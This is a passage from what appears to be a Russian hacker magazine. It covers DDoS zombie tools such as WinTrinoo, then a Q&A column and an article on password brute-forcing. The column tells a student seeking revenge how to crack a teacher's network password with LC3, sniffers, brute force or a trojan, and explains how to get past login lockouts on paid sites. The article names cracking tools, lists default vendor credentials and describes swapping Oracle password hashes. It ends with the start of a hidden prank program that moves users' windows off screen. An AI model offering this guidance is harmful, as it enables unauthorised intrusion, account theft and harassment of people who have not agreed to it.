Поясняю: опция 10 - выполнять хостам Зомби какую-нибудь команду. IDS - система обнаружения вторжений, и phf баг точно находится в их базе; %20 - это пробел. Думаю, все понятно :). Зомби хосты будут посылать эту команду на 80 порт бесконечно, пока не отключат или ВЫКЛЮЧАТ :), а IDS будет усиленно реагировать на это, засорять логи, посылать SMS'ки и т.д. Хочешь еще таких шуток? :) Читай README.

WinTrinoo

Ну и на закуску ддошный сервак для Windows от группы Razor. Открывает порт 34555 и добавляет себя в реестр. Имя - service.exe. Понятное дело, что любой маломальский админ засечет это. Достаточно набрать netstat-a, и все встанет на свои места :). Как ты уже, наверное, понял, таких прог - туча, например, TFN (первая версия), Trinoo, WinTrinoo, Sharf... Описывать их все просто нет смысла.

Защита

Если есть уязвимость - есть и защита... И наоборот. Но тут все труднее. Например, 100% защиты от всяких флудов придумать трудно, разве что устанавливать всякие лимиты и таймауты. Но можно выискивать хосты Зомби, основываясь на специфических особенностях каждой системы.
Представим реальную ситуацию - на твой хост поступает шквал бессмысленных пакетов с разных хостов. Что делать? Отключиться от сети? Deny-ить их? Связываться с их админами и рассказывать, как дестройнуть сервак ddos (достаточно убить сам демон и порожденный им процесс)? :) А если все тихо, то сидеть и сканировать весь Интернет на Зомби хосты? А потом самому ими воспользоваться :). Проблема усугубляется еще тем, что свой адрес можно спокойно спуфить.

В заключение

DDOS атаки являются камнем преткновения для многих экспертов. Например, в книге СЕКРЕТЫ ХАКЕРОВ (Hacking Exposed), которую все так хвалят, написано, что от всех ddos'ных штучек можно защищаться с помощью DDOSPING (своей утилиты :). Только она вообще не работает, об этом даже сказано в README: "This tool will (hopefully!) detect Trinoo, Stacheldraht and Tribe Flood Network". Ну, не явно сказано, но с намеком :). То же самое могу сказать и об утилите ZZ (Zombie Zapper) под Windows. А во многих статьях написано что-то типа "просто не надо допускать появление Зомби хостов, надежно защищайте свою машину!". :) Ну, свою машину мы может и защитим, но не весь же Интернет! В общем, вот так вот, ребята...



HACK-FAQ

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

<???> Вы как-то писали, что W2000 по умолчанию работает не в лучшем с точки зрения безопасности и надежности режиме. А как включить второй режим? Как в нем работать?

H: По умолчанию он действительно работает в старом режиме идентификации. Если ты хочешь задействовать новые возможности (в том числе и Kerberos), то должен перейти в основной режим. Для этого выполни следующее:
Запусти оснастку "Active Directory - домены и доверие". Щелкни правой кнопкой мыши по имени твоего сервера и войди в свойства. Вот тут нажми кнопку "Сменить режим".
Только помни, что после этого компы со старыми версиями окошек могут ощутить проблемы с регистрацией в Windows 2000.

<???>Что можно сделать, если знаешь IP компа в сети? И как узнать его у определенного компа в сети.

H: Допустим, если ты знаешь IP адрес компа, то можно его занюкать :). Правда, хорошие нюки себя уже изжили, и прошли те времена, когда окна грохались от неправильных пакетов пришедших на порт. И вообще, делать что-нибудь с IP нужно только тогда, когда ты поставил себе какую-нибудь задачу, а не по принципу «эх, щаз че-нить замучу. Только вот что?». А вот узнать IP компа очень легко. Я уже давно говорил, что самый простой способ пингануть машину (Start -> Run -> ping server.com). Для совсем бестолковых напомню, что это работает и в Инете, и в локалках (т.к. разницы никакой нет, если в локалке используется протокол TCP/IP).
Объясняю азы: все машины имеют IP адрес, именно он - реальный адрес машины. А всякие www.xakep.ru - это доменные имена, которые придуманы для облегчения запоминания адресов машин. Существует такая служба - DNS, которая занимается тем, что преобразует доменные имена в IP адреса. Когда ты коннектишься к какой-нибудь тачке с доменным именем, то твой компьютер обращается к первичному DNS твоего прова и ищет IP адрес для этой тачки. Поэтому смело пиши ping microsoft.com и ты увидишь IP адрес их сервера.

<???>Дело в том, что в моем универе есть один очень нехороший препод по информатике. Не буду вдаваться в подробности моего конфликта с ним, скажу одно - ему нужно сделать "хороший подарок". Необходимо подобрать его пароль для входа в сеть. Имя я уже узнал. У нас в универе все держится на NT4, кроме этого, еще стоит Netware. Каким образом можно подобрать (взломать) этот пароль?

H: Хех... Какие же вы все мстительные. Ладно, смотри, у тебя есть несколько способов:
1. LC3 - обалденная вещь для взлома NT. Без проблем подбирает пароли админов.
2. Снифер - можешь анализировать траффик, но это очень долго и эффективно только при сети на коаксиале или витой паре на хабах.
3. BruteForce - тупой подбор паролей. Если не можешь написать свой, то лучше юзать Shadow Scan.
4. Троян. Затроянь машину и лови что угодно.
5. Просканируй порты, узнай, какие сервисы стоят. Потом читай BugTraq и ищи дыры в этих сервисах.

<???>Я подделываю свой ip в *nix'ах, дабы не нарваться на неприятности, но вот возник такой вопрос: АйПи каждый раз меняется, может ли быть такое, что после, скажем, 10-ого захода под чужим ip он может оказаться моим?

H: Если меняется случайным образом, то, конечно же, может :). Это теория вероятности. Но если пораскинуть мозгами и теорией вероятности, то шанс достаточно маленький, даже если твоя сеть класса C. Но если ты юзаешь специализированные проги для генерации IP, то в них бывает защита от случайного попадания в твой реальный адрес.

<???>Почему при использования прокси провайдера браузер передает картинки и рекламу, несмотря на включенную фильтрацию в фаерволе? (Без прокси - реклама фильтруется)

H: Без прокси ты получаешь рекламу напрямую от сервака. А твой Firewall, видимо, настроен на конкретные адреса (типа linkexchange.ru или lbe.ru). Когда он увидел, что происходит попытка скачки с IP рекламного сервера, то он отрубает эту попытку. При включенном прокси ты уже получаешь рекламу не от сервера, а от прокси прова. Так что любой траффик, приходящий к тебе, идентифицируется одним и тем же IP, а значит определить, где реклама, а где нормальная инфа по IP адресу, нереально. Вот и выбирай - или быстрая загрузка страниц вместе с рекламой, или медленная, но без всякого фуфла.
А вообще, фаервол у тебя - дерьмо. Нормальные фаерволы так не глючат, т.к. проверяют исходник страницы, которую ты загружаешь (где и указаны адреса), а не реальный IP, откуда идет реклама, и блокируют загрузку еще на стадии вывода страницы в окно браузера. Кстати, для WinXP есть утилита Tweak-XP, которая справляется с этой проблемой получше всяких фаерволов.

<???>Как получить пароль к страничкам, которые могут смотреть только мемберы, которые платят за это бабло, и хакеры - которые имеют прямые руки и светлую голову. Брутус-то у меня есть, но, видимо, руки кривые - дает какие-то 1-символьные пароли, а потом - Timeout.

H: Брут у тебя не проходит потому, что после нескольких попыток система блокирует логин на некоторое время (так называемый «локаут»). Поэтому, если система заблокировалась, подожди пять минут и продолжай дальше. Но помни, что на некоторых серверах локаут стоит не на 5 минут, а на 10, 20 и даже на полчаса. Т.ч. здесь брутфорсить будет крайне проблематично. Лучше воспользоваться другим способом взлома. И еще, если админ включил локаут, то это уже означает, что он не полный лох. А логи-то пишутся... В общем, думай сам.

<???>Насколько я знаю, принцип работы сканера портов - коннект на порт, есть коннект - порт открыт, иначе - порт закрыт. Но это в принципе простая “долботня” :-). Подскажи, есть ли другие способы сканирования порта. Я вообще “долботню” не отвергаю, но кто знает, может есть способ лучше.

H: Есть еще snmp протокол, с помощью которого ты можешь узнать более подробную инфу об открытых портах и их состоянии. Но он используется в основном локально и работает в сто раз быстрее. С помощью пары команд можно легко узнать состояние всех портов в считанные секунды. Можешь зайти на www.cydsoft.com и скачать мой набор утилит CyD NET Utils. Там выбираешь Server Info и получаешь подробнейший отчет обо всех портах. Как такое создать самому? Возможно, я опишу это немного позже в разделе “Кодинг”.

<???>Здр-сте. Сколько живу, никогда не пользовался сниферами и понятия не имею, куда он устанавливается - и как ловить пакеты с чужого компа. Можно ли использовать с диал-апа и какой из них под вин2к посоветуете.

H: Ну, здрасти. Сколько живу, но ни разу не догадывался, что ты не знаешь, куда ставить снифер. Снифер - это такая весчь, которая перехватывает все проходящие мимо сетевухи пакеты. Отсюда сразу возникает два ответа на твой вопрос:

1. Снифер устанавливается на комп или сервер с сетевухой. Желательно, чтобы сеть была построена на коаксиале или витой паре с использованием простых хабов. Если витая соединяется с коммутатором, то смысл в снифере уменьшается до нуля. Это потому что коммутатор пропускает к тебе только твой траффик, и ты не сможешь пронюхать, что отсылает сосед.
2. На диал апе использовать его бесполезно, потому что модемный трафик снифер не ловит. Да даже если бы и ловил, смысла нет, потому что через модем идет только твой траффик.

А вот советовать сниферы я не буду. Тут дело пристрастия, и я боюсь гнева поклонников других сниферов. Это то же самое, что и посоветовать тебе использовать Linux, на что меня заплюют любители FreeBSD или, еще хуже, MS DOS :). Вот именно поэтому мы регулярно делаем обзоры разного софта, чтобы ты сам мог выбрать нужный тебе боевой софт.

<???>Скажи, пожалуйста, что надо изучать, для того чтобы взламывать лицензионные диски? Напиши с оценками по двум критериям: легкость и качество.

H: Вот это вопросик... Во-первых, непонятно, о чем речь: о защите диска от копирования или о защите программы на этом диске серийным номером? Пусть будет защита программ. В любом случае, взлом никогда не был легким занятием, а взлом программ тем более. Тут как, минимум, надо знать язык assembler, ну хотя бы со словарем :). Так что тебе надо прочитать теорию по этому языку и научиться читать и понимать программы на нем. Тогда ты сможешь дизассемблировать проги и копаться в них, находя ловушки, проверяющие у юзера серийники (для этого, кстати, есть прога - SoftIce). Это единственный и качественный способ, которым пользуются все крякеры софта. Но он далеко не из легких.

Ну а из легких я могу посоветовать только одно - научись заходить на astalavista.box.sk, скачивать кряки и использовать их :).

<???>У меня есть страничка от boom. Можно ли к себе туда с других страничек (серваков (к примеру, от Вас)) каким-то другим, быстрым способом софт закачивать (к примеру, используя мощь и скорость сервака).

H: Можно, если сервер поддерживает скрипты, которые умеют выполняться на сервере (Perl, PHP, ASP...). Если да, то просто пишешь скрипт на скачку, засовываешь его на сервант и запускаешь. Теперь можешь закачивать на сервак хоть тонны траффика мимо своего компа. Подробнее читай в этом же номере статью «Полноценное использование служебного Инета». Про то, как закачивать на софт сервер командами из шелла, я рассказывать не буду, т.к., насколько я понял по вопросу, в *никсах ты не разбираешься.



Взлом

БРУТАЛЬНЫЙ ВЗЛОМ

Леший из-за Лукоморья (lukomore@xakep.ru)

Брутальный взлом

Подбираем пароли к HTTP, POP3, FTP, NetBIOS, SQL и другим сервисам

В отделе защиты информации одной из контор, в которых я искал счастья, висит забавный плакат: "Администратор, помни, твой главный враг - это пользователь!". Ха-ха-ха, хорошая шутка. А теперь вдумайся и сам придешь к такому же умозаключению. Даже если ты админ, хороший админ, который установил всяческие фаерволы и мониторы, постоянно патчишь систему, следишь за багтраком, реально админишь всю сетку, но при этом у тебя есть юзер Наташа Проволочкина, которая ставит своим паролем свой же логин или слово «love», то вся твоя крутая защита отдыхает. Юзеры - это определенно наша любимая дырка в системе.

< Folder 1 >

Но бывает и по-другому, и пароль бывает сложный, ничем не смахивающий на имя любимой кошечки или дату вступления в ряды Вооруженных сил киргизской армии. Вот об этом и поговорим. Я попытаюсь подробно рассказать тебе про различные методы обнаружения этих самых заветных паролей. На самом деле, таких методов существует всего два. Если, конечно, не считать выпытывание пароля посредством паяльника, вставленного в анус. Такой способ, конечно, существует, но мы не быдло, а творцы виртуальной вселенной, работающие "честно", демонстрируя всю силу своего интеллекта. Так что, как говорится, «это не наши методы».

От захвата к грубой силе

Итак, вернемся на землю. Первый способ заключается в перехвате паролей (да и другой важной или конфиденциальной информации), передаваемых по сети. Это просто, эффективно, а главное - незаметно. Обнаружить сниффер в сети практически невозможно. Если, конечно, не применять такие средства, как AntiSniff (для Windows NT), IFStatus (для Solaris) или PromiScan (для Windows 2000).

В качестве перехватчиков паролей могут быть использованы как обычные снифферы (например, TCPdump), в том числе и встроенные в ОС (например, Network Monitor в Windows NT), так и специально разработанные примочки, например, известный plug-in к трояну BackOrifice - Butsniff, который позволяет перехватывать все учетные записи пользователей. Стоп! Ты погоди на асталависту лезть. Все это относится только к локальным сеткам. Если ты не являешься юзером такой сетки, то даже сотня различных снифферов будет бесполезна.


Однако есть и другой способ узнать чужой пароль - brute force. Этот термин часто переводится как "грубая сила", хотя более корректным был бы термин "подбор паролей". И работают такие проги не только банальным перебором всех букв подряд, но и по различным алгоритмам (например, по словарю).

Как выбирают пароли?

Как юзер выбирает пароль? Очень просто. Он не утруждает себя умственной работой, формируя свой пароль из цифр и букв в различном регистре (что-то типа z8gOt5hY). Такой пароль если и появляется, то не от хорошей жизни, а например, от Internet-провайдера. В лучшем случае юзер запишет пароль на бумажку и прикрепит ее к монитору, в худшем - просто поменяет его на более удобный и понятный.

Другой пример, который, кстати, применим и к продвинутым юзерам. Сколько паролей ты используешь для загрузки компьютера (пароль на BIOS), для загрузки ОС, для доступа в Internet, для расшифровки PGP-диска, для доступа к мылу на www.hotmail.com, для доступа к базам данных и т.д.? Скорее всего один (ну, может три). Вот этим обычно и пользуется искушенный хакер, к каковым я отношу и тебя.

Позволю себе привести достаточно интересный пример взлома корпоративной сети, использующий названную слабость. В MS SQL Server 6.5 пароль администратора (учетная запись - sa) хранился в открытом виде в системном реестре (ключ HKEY_CURRENT_USER\SOFTWARE\Microsoft\MSSQLServer\SQLEW\Registered Servers\SQL 6.5). В следующих версиях (7 и выше) компания Microsoft попыталась исправить этот недочет, но тщетно. Несмотря на то, что пароль хранится теперь в зашифрованном виде (ключ -HKEY_CURRENT_USER\SOFTWARE\Microsoft\MSSQLServer\SQLEW\Registered Servers X\SQL Server Group), он легко дешифруется с помощью утилиты L0phtCrack. Компания Oracle недалеко ушла от Microsoft в области защиты и не обратила своего пристального внимания на защиту системных паролей. А вот хакеры не обошли стороной этот вопрос, в результате чего выявились некоторые уязвимости, приводящие к тому, что злоумышленник может получить доступ к защищаемым ресурсам СУБД. Все пароли учетных записей для СУБД Oracle хранятся в файле orapwXXX (для Unix) или pwdXXX.ora (для Windows NT), где XXX - это SID. И несмотря на то, что в этом файле хранятся зашифрованные значения паролей, они могут быть подвергнуты атаке brute force, позволяющей подобрать правильное значение. Мало того, одно неизвестное зашифрованное значение пароля может быть заменено на другое зашифрованное, но известное значение, что откроет хакеру прямую дорогу к базе



Файл хешированных паролей Oracle

данных. Пароль админа баз данных с высокой степенью вероятности совпадет и с паролем админа всей системы.

К другим особенностям выбора паролей, которые можно отметить, отнесу:

* малая длина паролей (не более 4-6 символов);

* выбор в качестве пароля имени пользователя, даты его рождения или номера паспорта;

* пароль - это имя пользователя наоборот (например, пароль password для пользователя drowssap);

* и т.д.

Приведу еще один нетипичный пример проникновения в сеть, используя слабости парольной системы базы данных. Любая система контроля доступа (в т.ч. и в ОС, межсетевых экранах и т.д.) построена по принципу проверки соответствия предъявленных идентификатора и пароля пользователя эталонным значениям. Если хакер не знает пароля, то он будет пытаться проникнуть в базу данных, подставляя различные слова («атака по словарю»), сведения о пользователе или иную информацию, которая может служить паролем. Предыдущие версии Sybase (11.x), Oracle (7.x), MS SQL Server не содержали никаких механизмов контроля неправильных попыток регистрации в системе, что позволяло хакеру неограниченное число раз пытаться проникнуть в систему. Как я уже говорил, чаще всего пароль пользователя един и для доступа к компьютеру, и для доступа к СУБД, и для доступа к Internet. Следовательно, узнав пароль для СУБД, с высокой степенью вероятности можно говорить и об установлении полного контроля над учетной записью юзера. И это несмотря на то, что в операционной системе можно установить число неудачных попыток регистрации в системе, после превышения которого учетная запись блокируется. Справедливости ради необходимо ска-

THC в действии

В 1995 году в Германии была создана хакерская группа THC, которая расшифровывалась просто - The Hackers Choice (Выбор хакеров). Она занимает достойное место среди аналогичных группировок и предлагает на сегодняшний день 21 различную утилиту, каждую из которых можно по праву назвать «выбор хакера».
THC-Hydra - классический инструмент для подбора паролей сервисов FTP, POP3, IMAP, Telnet, HTTP Auth, NNTP, VNC, ICQ, PCNFS. Функционируя под Unix, она отличается возможностью распараллеливания своей работы, ускоряя весь процесс. THC-LoginHacker - инструмент, позволяющий описывать сценарии подбора паролей для Telnet и коммутируемых соединений. THC-CUPASS - утилита, использующая уязвимость в Microsofts NetUserChangePassword API для подбора паролей пользователей, являющихся членами домена NT или W2k.

Скачать эти и другие софтины можно по адресу: www.thehackerschoice.com

<Folder2>

зать, что в Sybase 12.x и в Oracle 8.x и выше появился механизм контроля неудачных попыток регистрации в системе (sp_configure "maximum failed logins" и FAILED_LOGIN_ATTEMPT соответственно), но в старых версиях этот фокус сработает.


Дефолт бывает не только для страны

Мало того, что пользователи выбирают «слабые» пароли, очень часто они оставляют пароли, заданные производителем по умолчанию (by default). Как правило, этот тезис применим к системным и сетевым администраторам, забывающим поменять пароли на маршрутизаторах, коммутаторах, базах данных и т.д. А таких паролей существует огромное множество - по адресу http://security.nerdnet.com/ указано несколько сотен паролей, задаваемых по умолчанию, для различного программно-аппаратного обеспечения. Например, пары идентификатор/пароль system/manager, internal/oracle для Oracle, security/security для коммутаторов 3Com, administrator/admin для системы обнаружения атак NetProwler, manager/manager для маршрутизаторов Bay Networks и т.д.

На руки надейся, но и сам не плошай

Теперь перейдем к самому интересному - автоматизируем весь процесс хакинга. Чтобы всего лишь нажатием одной кнопки выполнить тысячи операций, на ручной повтор которых ушел бы не один месяц. Кстати, сразу хочу сказать, что эти средства могут быть применены и в добрых целях - админами для проверки качества паролей, выбираемых юзерами. Я не буду рассматривать уже всем набившие оскомину Crack, L0phtCrack и John the Ripper -

NEXT



Графический интерфейс Brutus AET2

Взлом

БРУТАЛЬНЫЙ ВЗЛОМ

Леший из-за Лукоморья (lukomore@xakep.ru)

< Folder3>

они и так давно и хорошо известны. Также я не буду говорить о локальных взломщиках паролей. Но если тебя эта проблема парит, то рекомендую ресурс, содержащий тысячи таких крекеров (для архивов, Office, Lotus, Exchange и т.д.), - сервер печально известной компании Элкомсофт (www.elcomsoft.com).

Платный порносайт и запароленное мыло - не преграда


Пожалуй, самое первое из рассматриваемых средств - это Brutus. Его можно бесплатно скачать по адресу www.hoobie.net/index.html. Это один из самых быстрых и удобных брутфорсеров, функционирующих на платформе Windows (9x, NT и 2000). Текущая версия (AET2) позволяет удаленно подбирать пароли для:

* HTTP (базовая аутентификация и аутентификация через формы и CGI-скрипты). Мир порно упадет перед тобой на колени.
* FTP. Добро пожаловать в варез-сити.
* POP3. Почтовые ящики ждут тебя.
* Telnet. Всегда нужно, всегда полезно.
* SMB (NetBIOS). Расшаренные винты... Как сладко и вкусно.

Но... Что самое интересное в этой проге, так это то, что к ней могут быть добавлены различные plug-in'ы, расширяющие спектр взламываемых протоколов. Например, с помощью так называемых BAD'ов (Brutus Application Definition) ты можешь дать Brutus'у возможность подбирать пароли для IMAP, NNTP, IRC, троянца NetBus, маршрутизаторов Cisco и т.д.

Существует еще два средства - wwwhack и Entry, которые предназначены для подбора паролей самых распространенных протоколов HTTP, FTP и POP3. Первое творение, распространяемое свободно, очень эффективно и просто в использовании. Второе распространяется в двух версиях - бесплатной и коммерческой. Однако на момент написания статьи домашние страницы этих средств (www.wwwhack.com и http://web.idirect.com/~elitesys/entry/index.html соответственно) были в дауне, и поэтому я не могу описывать их подробно.

Последняя прога, которую я хотел бы рассмотреть (но не последняя вообще), это Xavior (www.btinternet.com/~lithiumsoft/xavior/Download.html) - аналог Brutus. Она позволяет подбирать (в том числе и через proxy) пароли для различных протоколов, включая HTTP, FTP, POP3.



Графический интерфейс Xavior

Лично мне эта программа понравилась больше, чем Brutus, и я могу ее порекомендовать для тех, чьи интересы не простираются дальше взлома Web-сервера или почтового ящика.


И пусть окна отворятся!

По адресу www.securityfriday.com/ ToolDownload/ BeatLM/ может быть обнаружена система BeatLM, которая позволяет подобрать пароль для сетей, построенных на базе Windows (LM\NTLM-аутентификация). Эта утилита во многом похожа на L0phtCrack и, возможно, найдет своих сторонников.

Однако подбирать пароли можно не только для Windows NT, но и для более продвинутых систем. В частности, утилита SMB Auditing Tool, доступная по адресу http://packetstorm.decepticons.org/ Crackers/smbbf-0.9.1.tar.gz и функционирующая под управлением Linux, BSD или Cygwin, позволяет воспользоваться брешью в Windows 2000 и XP и со скоростью 1200 логинов в секунду (для словаря в 53000 английских слов).


Базы данных тоже наши

Еще одна сфера, на которую может быть устремлен твой взор, - базы данных. Частично я об этом уже рассказал выше. Кроме того, узнав пароль какого-либо пользователя с помощью уже описанных прог, ты можешь быть уверен, что с вероятностью 0,95 этот пароль совпадет с паролем для доступа и к базе данных.



Графический интерфейс SQLdict

< Folder4 >



Графический интерфейс BeatLM

Однако существуют специальные средства, предназначенные для взлома только СУБД. Например, MySQL brute force password hash cracker (www.securiteam.com/tools/5YP0H0A40O.html), который позволяет взламывать зашифрованные пароли к базе данных MySQL.
На сервере www.cqure.net ты можешь скачать еще не законченную, но уже эффективную утилиту SQL Auditing Tool, которая позволяет подбирать пароли для пользователей, зарегистрированных MS SQL Server. Аналогичные действия (тоже для MS SQL Server) позволяет выполнить утилита SQLdict (http://ntsecurity.nu).

Другие средства

Если ты не смог подобрать пароль с помощью рассмотренных прог - не переживай. Попробуй какое-нибудь другое средство, перечисленное ниже.
На странице http://kapheine.hypa.net/authforce/index.php ты сможешь найти софтину AuthForce для взлома Web-серверов, а на странице www.jps.net/coati/archives/slurpie.tgz доступна очень интересная утилита Slurpie, являющаяся полным аналогом John the Ripper за одним небольшим исключением. Slurpie позволяет осуществлять подбор пароля, распределяя эту задачу среди нескольких серверов, на которых тебе нужно будет запустить соответствующие утилиты.
Заканчивая описание средств подбора паролей, хочу еще пару слов сказать и о коммерческих продуктах, которые хоть и стоят денег (подчас немалых), но и зачастую являются более эффективными, чем их бесплатные сородичи. Как и в предыдущей своей статье, посвященной обманным системам (смотри Х #12'01), я коснусь решений компании Internet Security Systems, хорошо знакомой в России.
Подбор паролей реализован во всех трех сканерах от этой компании:
* Internet Scanner - поиск уязвимостей и подбор паролей на уровне сети (для Web-серверов, маршрутизаторов, межсетевых экранов и т.д.);
* System Scanner - поиск уязвимостей и подбор паролей на уровне операционной системы Linux, Solaris, Windows NT, 2000, HP UX, AIX и т.д.;
* Database Scanner - поиск уязвимостей и подбор паролей на уровне СУБД (MS SQL Server, Oracle и Sybase).

Заключение

В заключение хочу сказать, что если бы юзеры выбирали себе нормальные пароли, совмещающие в себе и цифры, и буквы в различном регистре и имеющие длину не менее 8 символов, то жизнь хакеров существенно бы осложнилась. А пока могу только порекомендовать нерадивым пользователям повесить над своим рабочим столом плакат: «А ты сменил свой пароль?»
Хотя, если вспомнить, что большинство юзеров вешают прямо на монитор бумажку, на которой написан этот ужасный, так трудно запоминаемый и вообще неизвестно каким идиотом придуманный пароль... :)

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

Переключающиеся экраны на службе у Х-парней

Помниться, когда появилась первая версия проги Dashboard (она была еще под Win 3.1), меня очень сильно заинтересовала ее возможность переключать экраны. Немного позже я узнал, что эта возможность была слизана с Linux. Я некоторое время помучился и написал собственную маленькую тулзу для переключения экранов под Win9.x. Сегодня мы воспользуемся этим нехитрым приемом для приколов над бедными юзерами.

Horrific aka Фленов Михаил (smirnandr@mail.ru) www.cydsoft.com/vr-online

Как это работает?

Сразу открою тебе секрет, никакого переключения экранов реально не происходит. Просто все видимые окна убираются с рабочего стола за его пределы так, чтобы ты их не видел. После этого перед юзером остается чистый рабочий стол. Когда юзер хочет вернуться к старому экрану, то все возвращается на родину. Как видишь, все гениальное - просто.

Для того чтобы лжепереключения происходили быстро, в окнах есть несколько специальных функций, которые мы сегодня рассмотрим. Я воспользуюсь этими функциями, чтобы написать прогу, которая будет плавно убирать все видимые окна с экрана. Каждые 10 секунд все окна будут уезжать влево. Прога будет невидима, поэтому закрыть ее можно только снятием задачи. Самое интересное - наблюдать за этим процессом, потому что если ты не успеешь снять прогу за 10 секунд, то окно диспетчера задач тоже убежит, и придется начинать все заново.

К телу!

Не буду больше болтать, а перейду к делу. Пример проги очень большой, и я и так не смогу его объяснить полностью, так что приступим.

